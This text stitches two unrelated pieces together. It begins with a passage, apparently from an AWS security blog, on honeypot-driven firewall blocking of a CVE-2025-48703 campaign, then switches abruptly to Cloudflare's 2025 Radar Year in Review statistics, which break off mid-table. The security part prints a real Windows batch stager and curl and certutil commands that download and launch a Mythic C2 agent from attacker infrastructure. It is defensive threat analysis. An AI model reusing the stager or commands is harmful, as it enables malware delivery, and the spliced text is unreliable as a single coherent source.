Commvault Command Center path traversal vulnerability
Step 3: OAST callback
When vulnerable workloads process these malicious payloads, they attempt to initiate callback connections to the threat actor’s OAST monitoring servers. These callback signals would normally provide the threat actor with confirmation of successful exploitation, along with intelligence about the compromised workload, vulnerability type, and potential attack progression pathways. Active threat detection breaks the attack chain at this point. MadPot identifies the malicious domain or IP address and adds it to the active threat detection deny list. When the vulnerable target attempts to execute the network call to the threat actor’s OAST endpoint, Network Firewall with active threat detection enabled blocks the outbound connection. The exploit might succeed, but without confirmation, the threat actor can’t identify which targets to pursue—stalling the attack.
Step 4: Malware delivery preparation
After the threat actor identifies a vulnerable target, they exploit the vulnerability to deliver malware that will establish persistent access. The following table lists 20 vulnerabilities that threat actors tried to exploit against MadPot to deliver malware over the past 90 days:
The compromised target attempts to download the malware payload from the threat actor’s distribution server, but active threat defense intervenes again. The malware hosting infrastructure—whether it’s a domain, URL, or IP address—has been identified by MadPot and blocked by Network Firewall. If malware is delivered through TLS endpoints, active threat defense has rules that inspect the Server Name Indication (SNI) during the TLS handshake to identify and block malicious domains without decrypting traffic. For malware not delivered through TLS endpoints or customers who have enabled the Network Firewall TLS inspection feature, active threat defense rules inspect full URLs and HTTP headers, applying content-based rules before re-encrypting and forwarding legitimate traffic. Without successful malware delivery and execution, the threat actor cannot establish control.
Step 6: Command and control connection
If malware had somehow been delivered, it would attempt to phone home by connecting to the threat actor’s C2 server to receive instructions. At this point, another active threat defense layer activates. In Network Firewall, active threat defense implements mechanisms across multiple protocol layers to identify and block C2 communications before they facilitate sustained malicious operations. At the DNS layer, Network Firewall blocks resolution requests for known-malicious C2 domains, preventing malware from discovering where to connect. At the TCP layer, Network Firewall blocks direct connections to C2 IP addresses and ports. At the TLS layer—as described in Step 5—Network Firewall uses SNI inspection and fingerprinting techniques—or full decryption when enabled—to identify encrypted C2 traffic. Network Firewall blocks the outbound connection to the known-malicious C2 infrastructure, severing the threat actor’s ability to control the infected workload. Even if malware is present on the compromised workload, it’s effectively neutralized by being isolated and unable to communicate with its operator. Similarly, threat detection findings are created in Amazon GuardDuty for attempts to connect to the C2, so you can initiate incident response workflows. The following table lists examples of C2 frameworks that MadPot and our internet-wide scans have observed over the past 90 days:
Command and control frameworks
Adaptix
Metasploit
AsyncRAT
Mirai
Brute Ratel
Mythic
Cobalt Strike
Platypus
Covenant
Quasar
Deimos
Sliver
Empire
SparkRAT
Havoc
XorDDoS
Step 7: Attack objectives blocked
Without C2 connectivity, the threat actor cannot steal data or exfiltrate credentials. The layered approach used by active threat defense means threat actors must succeed at every step, while you only need to block one stage to stop the activity. This defense-in-depth approach reduces risk even if some defense layers have vulnerabilities. You can track active threat defense actions in the Network Firewall alert log.
Real attack scenario – Stopping a CVE-2025-48703 exploitation campaign
In October 2025, AWS MadPot honeypots began detecting an attack campaign targeting Control Web Panel (CWP)—a server management platform used by hosting providers and system administrators. The threat actor was attempting to exploit CVE-2025-48703, a remote code execution vulnerability in CWP, to deploy the Mythic C2 framework. While Mythic is an open source command and control platform originally designed for legitimate red team operations, threat actors also adopt it for malicious campaigns. The exploit attempts originated from IP address 61.244.94[.]126, which exhibited characteristics consistent with a VPN exit node.
To confirm vulnerable targets, the threat actor attempted to execute operating system commands by exploiting the CWP file manager vulnerability. MadPot honeypots received exploitation attempts like the following example using the whoami command:
While this specific campaign didn’t use OAST callbacks for vulnerability confirmation, MadPot observes similar CVE-2025-48703 exploitation attempts using OAST callbacks like the following example:
After the vulnerable systems were identified, the attack moved immediately to payload delivery. MadPot captured infection attempts targeting both Linux and Windows workloads. For Linux targets, the threat actor used curl and wget to download the malware:
When MadPot honeypots observe these exploitation attempts, they download the malicious payloads the same as vulnerable servers would. MadPot uses these observations to extract threat indicators at multiple layers of analysis.
Layer 1 — MadPot identified the staging URLs and underlying IP addresses hosting the malware:
Layer 2 – MadPot’s analysis of the malware revealed that the Windows batch file (SHA256: 6ec153a1...) contained logic to detect system architecture and download the appropriate Mythic agent:
@echo off
setlocal enabledelayedexpansion

set u64="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w64&stage=true"
set u32="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w32&stage=true"
set v="C:\Users\Public\350b0949tcp.exe"
del %v%
for /f "tokens=*" %%A in ('wmic os get osarchitecture ^| findstr 64') do (
    set "ARCH=64"
)
if "%ARCH%"=="64" (
    certutil.exe -urlcache -split -f %u64% %v%
) else (
    certutil.exe -urlcache -split -f %u32% %v%
)

start "" %v%
exit /b 0
The Linux script (SHA256: bdf17b30...) supported x86_64, i386, i686, aarch64, and armv7l architectures:
Layer 3 – By analyzing these staging scripts and referenced infrastructure, MadPot identified additional threat indicators revealing Mythic C2 framework endpoints:
Health check endpoint
196.251.116[.]232:7443 and vc2.b1ack[.]cat:7443
HTTP listener
196.251.116[.]232:80 and vc2.b1ack[.]cat:80
Within 30 minutes of MadPot’s analysis, Network Firewall instances globally deployed protection rules targeting every layer of this attack infrastructure. Vulnerable CWP installations remained protected against this campaign because when the exploit tried to execute curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt or certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt Network Firewall would have blocked both resolution of vc2.b1ack[.]cat domain and connections to 196.251.116[.]232:28571 for as long as the infrastructure was active. The vulnerable application might have executed the exploit payload, but Network Firewall blocked the malware download at the network layer.
Even if the staging scripts somehow reached a target through alternate means, they would fail when attempting to download Mythic agent binaries. The architecture-specific URLs would have been blocked. If a Mythic agent binary was somehow delivered and executed through a completely different infection vector, it still could not establish command-and-control. When the malware attempted to connect to the Mythic framework’s health endpoint on port 7443 or the HTTP listener on port 80, Network Firewall would have terminated those connections at the network perimeter.
This scenario shows how the active threat defense intelligence pipeline disrupts different stages of threat activities. This is the Swiss cheese model in practice: even when one defensive layer (for example OAST blocking) isn’t applicable, subsequent layers (downloading hosted malware, network behavior from malware, identifying botnet infrastructure) provide overlapping protection. MadPot analysis of the attack reveals additional threat indicators at each layer that would protect customers at different stages of the attack chain.
For GuardDuty customers with unpatched CWP installations, this meant they would have received threat detection findings for communication attempts with threat indicators tracked in active threat detection. For Network Firewall customers using active threat detection, unpatched CWP workloads would have automatically been protected against this campaign even before this CVE was added to the CISA Known Exploitable Vulnerability list on November 4.
Conclusion
AWS active threat defense for Network Firewall uses MadPot intelligence and multi-layered protection to disrupt attacker kill chains and reduce the operational burden for security teams. With automated rule deployment, active threat defense creates multi-layered defenses within 30 minutes of new threats being detected by MadPot. Amazon GuardDuty customers automatically receive threat detection findings when workloads attempt to communicate with malicious infrastructure identified by active threat defense, while AWS Network Firewall customers can actively block these threats using the active threat defense managed rule group. To get started, see Improve your security posture using Amazon threat intelligence on AWS Network Firewall.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
The 2025 Cloudflare Radar Year in Review is here: our sixth annual review of the Internet trends and patterns we observed throughout the year, based on Cloudflare’s expansive network view.
Our view is unique, due to Cloudflare’s global network, which has a presence in 330 cities in over 125 countries/regions, handling over 81 million HTTP requests per second on average, with more than 129 million HTTP requests per second at peak on behalf of millions of customer Web properties, in addition to responding to approximately 67 million (authoritative + resolver) DNS queries per second. Cloudflare Radar uses the data generated by these Web and DNS services, combined with other complementary data sets, to provide near-real time insights into traffic, bots, security, connectivity, and DNS patterns and trends that we observe across the Internet.
Our Radar Year in Review takes that observability and, instead of a real-time view, offers a look back at 2025: incorporating interactive charts, graphs, and maps that allow you to explore and compare selected trends and measurements year-over-year and across geographies, as well as share and embed Year in Review graphs.
The 2025 Year In Review is organized into six sections: Traffic, AI, Adoption & Usage, Connectivity, Security, and Email Security, with data spanning the period from January 1 to December 2, 2025. To ensure consistency, we kept underlying methodologies unchanged from previous years’ calculations. We also incorporated several new data sets this year, including multiple AI-related metrics, global speed test activity, and hyper-volumetric DDOS size progression. Trends for over 200 countries/regions are available on the microsite; smaller or less-populated locations are excluded due to insufficient data. Some metrics are only shown worldwide and are not displayed if a country/region is selected.
In this post, we highlight key findings and interesting observations from the major Year In Review microsite sections, and we have again published a companion Most Popular Internet Services blog post that specifically explores trends seen across top Internet Services.
We encourage you to visit the 2025 Year in Review microsite to explore the datasets and metrics in more detail, including those for your country/region to see how they have changed since 2024, and how they compare to other areas of interest.
We hope you’ll find the Year in Review to be an insightful and powerful tool — to explore the disruptions, advances, and metrics that defined the Internet in 2025.
Let’s dig in.
Key Findings
Traffic
Global Internet traffic grew 19% in 2025, with significant growth starting in August. ➜
The top 10 most popular Internet services saw a few year-over-year shifts, while a number of new entrants landed on category lists. ➜
Starlink traffic doubled in 2025, including traffic from over 20 new countries/regions. ➜
Googlebot was again responsible for the highest volume of request traffic to Cloudflare in 2025 as it crawled millions of Cloudflare customer sites for search indexing and AI training. ➜
The share of human-generated Web traffic that is post-quantum encrypted has grown to 52%. ➜
Googlebot was responsible for more than a quarter of Verified Bot traffic. ➜
AI
Crawl volume from dual-purpose Googlebot dwarfed other AI bots and crawlers. ➜
AI “user action” crawling increased by over 15x in 2025. ➜
While other AI bots accounted for 4.2% of HTML request traffic, Googlebot alone accounted for 4.5%. ➜
Anthropic had the highest crawl-to-refer ratio among the leading AI and search platforms. ➜
AI crawlers were the most frequently fully disallowed user agents found in robots.txt files. ➜
On Workers AI, Meta’s llama-3-8b-instruct model was the most popular model, and text generation was the most popular task type. ➜
Adoption & Usage
iOS devices generated 35% of mobile device traffic globally — and more than half of device traffic in many countries. ➜
The shares of global Web requests using HTTP/3 and HTTP/2 both increased slightly in 2025. ➜
JavaScript-based libraries and frameworks remained integral tools for building Web sites. ➜
One-fifth of automated API requests were made by Go-based clients. ➜
Google remains the top search engine, with Yandex, Bing, and DuckDuckGo distant followers. ➜
Chrome remains the top browser across platforms and operating systems – except on iOS, where Safari has the largest share. ➜
Connectivity
Almost half of the 174 major Internet outages observed around the world in 2025 were due to government-directed regional and national shutdowns of Internet connectivity. ➜
Globally, less than a third of dual-stack requests were made over IPv6, while in India, over two-thirds were. ➜
European countries had some of the highest download speeds, all above 200 Mbps. Spain remained consistently among the top locations across measured Internet quality metrics. ➜
London and Los Angeles were hotspots for Cloudflare speed test activity in 2025. ➜
More than half of request traffic comes from mobile devices in 117 countries/regions. ➜
Security
6% of global traffic over Cloudflare’s network was mitigated by our systems — either as potentially malicious or for customer-defined reasons. ➜
40% of global bot traffic came from the United States, with Amazon Web Services and Google Cloud originating a quarter of global bot traffic. ➜
Organizations in the “People and Society” sector were the most targeted during 2025. ➜
Routing security, measured as the shares of RPKI valid routes and covered IP address space, saw continued improvement throughout 2025. ➜
Hyper-volumetric DDoS attack sizes grew significantly throughout the year. ➜
More than 5% of email messages analyzed by Cloudflare were found to be malicious. ➜
Deceptive links, identity deception, and brand impersonation were the most common types of threats found in malicious email messages. ➜
Nearly all of the email messages from the .christmas and .lol Top Level Domains were found to be either spam or malicious. ➜
Traffic trends
Global Internet traffic grew 19% in 2025, with significant growth starting in August
To determine the traffic trends over time for the Year in Review, we use the average daily traffic volume (excluding bot traffic) over the second full calendar week (January 12-18) of 2025 as our baseline. (The second calendar week is used to allow time for people to get back into their “normal” school and work routines after the winter holidays and New Year’s Day.) The percent change shown in the traffic trends chart is calculated relative to the baseline value — it does not represent absolute traffic volume for a country/region. The trend line represents a seven-day trailing average, which is used to smooth the sharp changes seen with data at a daily granularity.
Traffic growth in 2025 appeared to occur in several phases. Traffic was, on average, somewhat flat through mid-April, generally within a couple of percent of the baseline value. However, it then saw growth through May to approximately 5% above baseline, staying in the +4-7% range through mid-August. It was at that time that growth accelerated, climbing steadily through September, October, and November, peaking at 19% growth for the year. Aided by a late-November increase, 2025’s rate of growth is about 10% higher than the 17% growth observed in 2024. In past years, we have also observed traffic growth accelerating in the back half of the year, although in 2022-2024, that acceleration started in July. It’s not clear why this year’s growth was seemingly delayed by several weeks.
Internet traffic trends in 2025, worldwide
Botswana saw the highest peak growth, reaching 298% above baseline on November 8, and ending the period 295% over baseline. (More on what accounts for that growth in the Starlink section below.) Botswana and Sudan were the only countries/regions to see traffic more than double over the course of the year, although some others experienced peak increases over 100% at some point during the year.
Internet traffic trends in 2025, Botswana
The impact of extended Internet disruptions are clearly visible within the graphs as well. For example, on October 29, the Tanzanian government imposed an Internet shutdown there in response to election day protests. That shutdown lasted just a day, but another one followed from October 30 until November 3. Although traffic in the country had increased more than 40% above baseline ahead of the shutdowns, the disruption ultimately dropped traffic more than 70% below baseline — a rapid reversal. Traffic recovered quickly after connectivity was restored. A similar pattern was observed in Jamaica, where Internet traffic spiked ahead of the arrival of Hurricane Melissa on October 28, and then dropped significantly after the storm caused power outages and infrastructure damage on the island. Traffic began to rebound after the storm’s passing, returning to a level just above baseline by early December.
Internet traffic trends in 2025, Tanzania
Internet traffic trends in 2025, Jamaica
The top 10 most popular Internet services saw some year-over-year shifts, while the category lists saw a number of new entrants
For the Year in Review, we look at the 11-month year-to-date period. In addition to an “overall” ranked list, we also rank services across nine categories, based on analysis of anonymized query data of traffic to our 1.1.1.1 public DNS resolver from millions of users around the world. For the purposes of these rankings, domains that belong to a single Internet service are grouped together.
Google and Facebook once again held the top two spots among the top 10. Although the other members of the top 10 list remained consistent with 2024’s rankings, there was some movement in the middle. Microsoft, Instagram, and YouTube all moved higher; Amazon Web Services (AWS) dropped one spot lower, while TikTok fell four spots.
Top Internet services in 2025, worldwide
Among Generative AI services, ChatGPT/OpenAI remained at the top of the list. But there was movement elsewhere, highlighting the dynamic nature of the industry. Services that moved up the rankings include Perplexity, Claude/Anthropic, and GitHub Copilot. New entries in the top 10 for 2025 include Google Gemini, Windsurf AI, Grok/xAI, and DeepSeek.
Top Generative AI services in 2025, worldwide
Other categories saw movement within their lists as well – Shopee (“the leading e-commerce online shopping platform in Southeast Asia and Taiwan”) is a new entrant to the E-Commerce list, and HBO Max joined the Video Streaming ranking. These categorical rankings, as well as trends seen by specific services, are explored in more detail in a separate blog post.
In addition, this year we are also providing top Internet services insights at a country/region level for the Overall, Generative AI, Social Media, and Messaging categories. (In 2024, we only shared Overall insights.)
Starlink traffic doubled in 2025, including traffic from over 20 new countries/regions
SpaceX Starlink’s satellite-based Internet service continues to be a popular option for bringing connectivity to unserved or underserved areas, as well as to users on planes and boats. We analyzed aggregate request traffic volumes associated with Starlink’s primary autonomous system (AS14593) to track the growth in usage of the service throughout 2025. The request volume shown on the trend line in the chart represents a seven-day trailing average.
Globally, traffic from Starlink continued to see consistent growth throughout 2025, with total request volume up 2.3x across the year. We tend to see rapid traffic growth when Starlink service becomes available in a country/region, and that trend continues in 2025.
Starlink traffic growth in 2025, worldwide
That’s exactly what we saw in the more than 20 new countries/regions where @Starlink announced availability: within days, Starlink traffic in those places increased rapidly. These included Armenia, Niger, Sri Lanka, and Sint Maarten.
We also saw Starlink traffic from a number of locations that are not currently marked for service availability. However, there are IPv4 and/or IPv6 prefixes associated with these countries in Starlink’s published geofeed. Given the ability for Starlink users to roam with their service (and equipment), this traffic likely comes from roaming users in those areas.
Starlink traffic growth in 2025, Niger
Of countries/regions where service was active before 2025, Benin, Timor-Leste, and Botswana had some of the largest traffic growth, at 51x, 19x, and 16x respectively. Starlink service availability in Benin was first announced in November 2023, Timor-Leste in December 2024, and Botswana in August 2024.
Starlink traffic growth in 2025, Botswana
Similar services, such as Amazon Leo, Eutelsat Konnect, and China’s Qianfan, continue to grow their satellite constellations and move towards commercial availability. We hope to review traffic growth across these services in the future as well.
Googlebot was again responsible for the highest volume of request traffic to Cloudflare in 2025 as it crawled millions of Cloudflare customer sites for search indexing and AI training
To look at the aggregate request traffic Cloudflare saw in 2025 from the entire IPv4 Internet, we can use a Hilbert curve, which allows us to visualize a sequence of IPv4 addresses in a two-dimensional pattern that keeps nearby IP addresses close to each other, making them useful for surveying the Internet’s IPv4 address space. Within the visualization, we aggregate IPv4 addresses into /20 prefixes, meaning that at the highest zoom level, each square represents traffic from 4,096 IPv4 addresses. This level of aggregation keeps the amount of data used for the visualization manageable. See the 2024 Year in Review blog post for additional details about the visualization.
For the third year in a row, the IP address block that had the maximum request volume to Cloudflare during 2025 was Google’s 66.249.64.0/20 – one of several used by the Googlebot web crawler to retrieve content for search indexing and AI training. That a Googlebot IP address block ranked again as the top request traffic source is unsurprising, given the number of web properties on Cloudflare’s network and Googlebot’s aggressive crawling activity. The Googlebot prefix accounted for nearly 4x as much IPv4 request traffic as the next largest traffic source, 146.20.240.0/20, which is part of a larger block of IPv4 address space announced by Rackspace Hosting. As a cloud and hosting provider, Rackspace supports many different types of customers and applications, so the driver of the observed traffic to Cloudflare isn’t known.
Zoomed Hilbert curve view showing the address block that generated the highest volume of requests in 2025
This year, we’ve added the ability to search for an autonomous system (ASN) to the visualization, allowing you to see how broadly a network provider’s IP address holdings are distributed across the IPv4 universe.
Hilbert curve showing the IPv4 address blocks from AS7018 that sent traffic to Cloudflare in 2025
The share of human-generated Web traffic that is post-quantum encrypted has grown to 52%
“Post-quantum” refers to a set of cryptographic techniques designed to protect encrypted data from “harvest now, decrypt later” attacks by adversaries that have the ability to capture and store current data for future decryption by sufficiently advanced quantum computers. The Cloudflare Research team has been working on post-quantum cryptography since 2017, and regularly publishes updates on the state of the post-quantum Internet.
Post-quantum encrypted TLS 1.3 traffic growth in 2025, worldwide
Twenty-eight countries/regions saw their share of post-quantum encrypted traffic more than double throughout the year, including significant growth in Puerto Rico and Kuwait. Kuwait’s share nearly tripled, from 13% to 37%, and Puerto Rico’s share grew from 20% to 49%.
Those three were among others that saw significant share growth in mid-September, concurrent with Apple releasing operating system updates, in which “TLS-protected connections will automatically advertise support for hybrid, quantum-secure key exchange in TLS 1.3”. In Kuwait and Puerto Rico, over half of request traffic is from mobile devices, and approximately half comes from iOS devices in both locations as well, so it is not surprising that this software update resulted in a significant increase in post-quantum traffic share
Post-quantum encrypted TLS 1.3 traffic growth in 2025, Puerto Rico
To that end, the share of post-quantum encrypted traffic from Apple iOS devices grew significantly in September after iOS 26 was officially released. Just four days after release, the global share of requests with post-quantum support from iOS devices grew from just under 2% to 11%. By early December, more than 25% of requests from iOS devices used post-quantum encryption.
Googlebot was responsible for more than a quarter of Verified Bot traffic
The new Bots Directory on Cloudflare Radar provides a wealth of information about Verified Bots and Signed Agents, including their operators, categories, and associated user agents, links to documentation, and traffic trends. Verified Bots must conform to a set of requirements as well as being verified through either Web Bot Auth or IP validation. A signed agent is controlled by an end user and a verified signature-agent from their Web Bot Auth implementation, and must conform to a separate set of requirements.
Googlebot is used to crawl Web site content for search indexing and AI training, and it was far and away the most active bot seen by Cloudflare throughout 2025. It was most active between mid-February and mid-July, peaking in mid-April, and was responsible for over 28% of traffic from Verified Bots. Other Google-operated bots that were responsible for notable amounts of traffic included Google AdsBot (used to monitor Web sites where Google ads are served), Google Image Proxy (used to retrieve and cache images embedded in email messages), and GoogleOther (used by various product teams for fetching publicly accessible content from sites).
OpenAI’s GPTBot, which crawls content for AI training, was the next most active bot, originating about 7.5% of Verified Bot traffic, with fairly volatile crawling activity during the first half of the year. Microsoft’s Bingbot crawls Web site content for search indexing and AI training and generated 6% of Verified Bot traffic throughout the year, showing relatively stable activity.
Verified Bot traffic trends in 2025, worldwide
Search engine crawlers and AI crawlers are the two most active Verified Bot categories, with traffic patterns mapping closely to the leading bots in those categories, including GoogleBot and OpenAI’s GPTBot. Search engine crawlers were responsible for 40% of Verified Bot traffic, with AI crawlers generating half as much (20%). Search engine optimization bots were also quite active, driving over 13% of requests from Verified Bots.
Verified Bot traffic trends by category in 2025, worldwide
AI insights
Crawl volume from dual-purpose Googlebot dwarfed other AI bots and crawlers
In September, a Cloudflare blog post laid out a proposal for responsible AI bot principles, one of which was “AI bots should have one distinct purpose and declare it.” In the AI bots best practices overview on Radar, we note that several bot operators have dual-purpose crawlers, including Google and Microsoft.
Because Googlebot crawls for both search engine indexing and AI training, we have included it in this year’s AI crawler overview. In 2025, its crawl volume dwarfed that of other leading AI bots. Request traffic began to increase in mid-February, peaking in late April, and then slowly declined through late July. After that, it grew gradually into the end of the year. Bingbot also has a similar dual purpose, although its crawl volume is a fraction of Googlebot’s. Bingbot’s crawl activity trended generally upwards across the year.
AI crawler traffic trends in 2025, worldwide
OpenAI’s GPTBot is used to crawl content that may be used in training OpenAI’s generative AI foundation models. Its crawling activity was quite volatile across the year, reaching its highest levels in June, but it ended November slightly above the crawl levels seen at the beginning of the year.
Crawl volume for OpenAI’s ChatGPT-User, which visits Web pages when users ask ChatGPT or a CustomGPT questions, saw sustained growth over the course of the year, with a weekly usage pattern becoming more evident starting in mid-February, suggesting increasing usage at schools and in the workplace. Peak request volumes were as much as 16x higher than at the beginning of the year. A drop in activity was also evident in the June to August timeframe, when many students were out of school and many professionals took vacation time.
OAI-SearchBot, which is used to link to and surface websites in search results in ChatGPT’s search features, saw crawling activity grow gradually through August, then several traffic spikes in August and September, before starting to grow more aggressively heading into October, with peak request volume during a late October spike approximately 5x higher than the beginning of the year.
OpenAI crawler traffic trends in 2025, worldwide
Crawling by Anthropic’s ClaudeBot effectively doubled through the first half of the year, but gradually declined during the second half, returning to a level approximately 10% higher than the start of the year. Perplexity’s PerplexityBot crawling traffic grew slowly through January and February, but saw a big jump in activity from mid-March into April. After that, growth was more gradual through October, before seeing a significant increase again in November, winding up about 3.5x higher than where it started the year.
ClaudeBot traffic trends in 2025, worldwide
PerplexityBot traffic trends in 2025, worldwide
ByteDance’s Bytespider, one of 2024’s top AI crawlers, saw crawling volume below several other training bots, and its activity dropped across the year, continuing the decline observed last year.
AI “user action” crawling increased by over 15x in 2025
Most AI bot crawling is done for one of three purposes: training, which gathers Web site content for AI model training; search, which indexes Web site content for search functionality available on AI platforms; and user action, which visits Web sites in response to user questions posed to a chatbot. Note that search crawling may also include crawling for Retrieval-Augmented Generation (RAG), which enables a content owner to bring their own data into LLM generation without retraining or fine-tuning a model. (A fourth “undeclared” purpose captures traffic from AI bots whose crawling purpose is unclear or unknown.)
Crawling for model training is responsible for the overwhelming majority of AI crawler traffic, reaching as much as 7-8x search crawling and 32x user action crawling at peak. The training traffic figure is heavily influenced by OpenAI’s GPTBot, and as such, it followed a very similar pattern through the year.
Crawling for search was strongest through mid-March, when it dropped by approximately 40%. It returned to more gradual growth after that, though it ended the surveyed time period just under 10% lower than the start of the year.
User action crawling started 2025 with the lowest crawl volume of the three defined purposes, but more than doubled through January and February. It again doubled in early March, and from there, it continued to grow throughout the year, up over 21x from January through early December. This growth maps very closely to the traffic trends seen for OpenAI’s ChatGPT-User bot.
User action crawler traffic trends in 2025, worldwide
While other AI bots accounted for 4.2% of HTML request traffic, Googlebot alone accounted for 4.5%
AI bots have frequently been in the news during 2025 as content owners raise concerns about the amount of traffic that they are generating, especially as much of it does not translate into end users being referred back to the source Web sites. To better understand the impact of AI bot crawling activity, as compared to non-AI bots and human Web usage, we analyzed request traffic for HTML content across Cloudflare’s customer base and classified it as coming from a human, an AI bot, or another “non-AI” type of bot. (Note that because we are focusing on just HTML content here, the bot and human shares of traffic will differ from that shown on Radar, which analyzes request traffic for all content types.) Because Googlebot crawls so actively, and is dual-purpose, we have broken its share out separately in this analysis.
Throughout 2025, we found that traffic from AI bots accounted for an average of 4.2% of HTML requests. The share varied widely throughout the year, dropping as low as 2.4% in early April, and reaching as high as 6.4% in late June.
To that end, non-AI bots started 2025 responsible for half of requests to HTML pages, seven percentage points above human-generated traffic. This gap grew as wide as 25 percentage points during the first few days of June. However, these traffic shares began to draw closer together starting in mid June, and starting on September 11, entered a period where the human generated share of HTML traffic sometimes exceeded that of non-AI bots. As of December 2, human traffic generated 47% of HTML requests, and non-AI bots generated 44%.
Googlebot is a particularly voracious crawler, and this year it originated 4.5% of HTML requests, a share slightly larger than AI bots in aggregate. Starting the year at just under 2.5%, its share ramped quickly over the next four months, peaking at 11% in late April. It subsequently fell back towards its starting point over the next several months, and then grew again during the second half of the year, ending with a 5% share. This share shift largely mirrors Googlebot’s crawling activity as discussed above.
HTML traffic shares by bot type in 2025, worldwide
Anthropic had the highest crawl-to-refer ratio among the leading AI and search platforms
We launched the crawl-to-refer ratio metric on Radar on July 1 to track how often a given AI or search platform sends traffic to a site relative to how often it crawls that site. A high ratio means a whole lot of AI crawling without sending actual humans to a Web site.
It can be a volatile metric, with the values shifting day-by-day as crawl activity and referral traffic change. This metric compares total number of requests from relevant user agents associated with a given search or AI platform where the response was of Content-type: text/html by the total number of requests for HTML content where the Referer header contained a hostname associated with a given search or AI platform.
Anthropic had the highest crawl-to-refer ratios this year, reaching as much as 500,000:1, although they were quite erratic from January through May. Both the magnitude and erratic nature of the metric was likely due to sparse referral traffic over that time period. After that, the ratios became more consistent, but remained higher than others, ranging from ~25,000:1 to ~100,000:1.
OpenAI’s ratios over time were quite spiky, and reached as much as 3,700:1 in March. These shifts may be due to the stabilization of GPTBot crawling activity, coupled with increased usage of ChatGPT search functionality, which includes links back to source Web sites within its responses. Users following those links would increase Referer counts, potentially lowering the ratio. (Assuming that crawl traffic wasn’t increasing at a similar or greater rate.)
Perplexity had the lowest crawl-to-refer ratios of the major AI platforms, starting the year below 100:1 before spiking in late March above 700:1, concurrent with a spike of crawl traffic seen from PerplexityBot. Settling back down after the spike, peak ratio values generally remained below 400:1, and below 200:1 from September onwards.
Among search platforms, Microsoft’s ratio unexpectedly exhibited a cyclical weekly pattern, reaching its lowest levels on Thursdays, and peaking on Sundays. Peak ratio values were generally in the 50:1 to 70:1 range across the year. Starting the year just over 3:1, Google’s crawl-to-refer ratio increased steadily through April, reaching as high as 30:1. After peaking, it fell somewhat erratically through mid-July, dropping back to 3:1, although it has been slowly increasing through the latter half of 2025. DuckDuckGo’s ratio remained below 1:1 for the first three calendar quarters of 2025, but experienced a sudden jump to 1.5:1 in mid-October and stayed elevated for the remainder of the period.
AI & search platform crawl-to-refer ratios in 2025, worldwide
AI crawlers were the most frequently fully disallowed user agents found in robots.txt files
The robots.txt file, formally defined in RFC 9309 as the Robots Exclusion Protocol, is a text file that content owners can use to signal to Web crawlers which parts of a Web site the crawlers are allowed to access, using directives to explicitly allow or disallow search and AI crawlers from their whole site, or just parts of it. The directives within the file are effectively a “keep out” sign and don’t provide any formal access control. Having said that, Cloudflare’s managed robots.txt feature automatically updates a site’s existing robots.txt or creates a robots.txt file on the site that includes directives asking popular AI bot operators to not use the content for AI model training. In addition, our AI Crawl Control capabilities can track violations of a site’s robots.txt directives, and give the site owner the ability to block requests from the offending user agent.
On Cloudflare Radar, we provide insight into the number of robots.txt files found among our top 10,000 domains and the full/partial disposition of the allow and disallow directives found within the files for selected crawler user agents. (In this context, “full” refers to directives that apply to the whole site, and “partial” refers to directives that apply to specified paths or file types.) Within the Year in Review microsite, we show how the disposition of these directives changed over the course of 2025.
The user agents with the highest number of fully disallowed directives are those associated with AI crawlers, including GPTBot, ClaudeBot, and CCBot. The directives for Googlebot and Bingbot crawlers, used for both search indexing and AI training, leaned heavily towards partial disallow, likely focused on cordoning off login endpoints and other non-content areas of a site. For these two bots, directives applying to the whole site remained a small fraction of the total number of disallow directives observed through the year.
Robots.txt disallow directives by user agent
The number of explicit allow directives found across the discovered robots.txt files was a fraction of the observed disallow directives, likely because allow is the default policy, absent any specific directive. Googlebot had the largest number of explicit allow directives, although over half of them were partial allows. Allow directives targeting AI crawlers were found across fewer domains, with directives targeting OpenAI’s crawlers leaning more towards explicit full allows.
Google-Extended is a user agent token that web publishers can use to manage whether content that Google crawls from their sites may be used for training Gemini models or providing site content from the Google Search index to Gemini, and the number of allow directives targeting it tripled during the year — most partially allowed access at the start of the year, while the end of the year saw a larger number of directives that explicitly allowed full site access than those that allowed access to just some of the site’s content.
Robots.txt allow directives by user agent
On Workers AI, Meta’s llama-3-8b-instruct model was the most popular model, and text generation was the most popular task type
The AI model landscape is rapidly evolving, with providers regularly releasing more powerful models, capable of tasks like text and image generation, speech recognition, and image classification. Cloudflare collaborates with AI model providers to ensure that Workers AI supports these models as soon as possible following their release, and we recently acquired Replicate to greatly expand our catalog of supported models. In February 2025, we introduced visibility on Radar into the popularity of publicly available supported models as well as the types of tasks that these models perform, based on customer account share.
Throughout the year, Meta’s llama-3-8b-instruct model was dominant, with an account share (36.3%) more than three times larger than the next most popular models, OpenAI’s whisper (10.1%) and Stability AI’s stable-diffusion-xl-base-1.0 (9.8%). Both Meta and BAAI (Beijing Academy of Artificial Intelligence) had multiple models among the top 10, and the top 10 models had an account share of 89%, with the balance spread across a long tail of other models.
Most popular models on Workers AI in 2025, worldwide
Task popularity was driven in large part by the top models, with text generation, text-to-image, and automatic speech recognition topping the list. Text generation was used by 48.2% of Workers AI customer accounts, nearly four times more than the text-to-image share of 12.3% and automatic speech recognition’s 11.0% share.
Most popular tasks on Workers AI in 2025, worldwide
What’s being crawled
In addition to the year-to-date analysis presented above, below we present point-in-time analyses of what is being crawled. Note that these insights are not included in the Year in Review microsite.
Crawling by geographic region
Within the AI section of Year in Review, we are looking at traffic from AI bots and crawlers globally, without regard for the geography associated with the account that owns the content being crawled. If we drill down a level geographically, using data from October 2025, and look at which bots generate the most crawling traffic for sites owned by customers with a billing address in a given geographic region, we find that Googlebot accounts for between 35% and 55% of crawler traffic in each region.
OpenAI’s GPTBot or Microsoft’s Bingbot are second most active, with crawling shares of 13-14%. In the developed economies across North America, Europe, and Oceania, Bingbot maintains a solid lead over AI crawlers. But for sites based in fast-growing markets across South America and Asia, GPTBot holds a slimmer lead over Bingbot.
Geographic region
Top crawlers
North America
Googlebot (45.5%)
Bingbot (14.0%)
Meta-ExternalAgent (7.7%)
South America
Googlebot (44.2%)
GPTBot (13.8%)
Bingbot (13.5%)
Europe
Googlebot (48.6%)
Bingbot (13.2%)
GPTBot (10.8%)
Asia
Googlebot (39.0%)
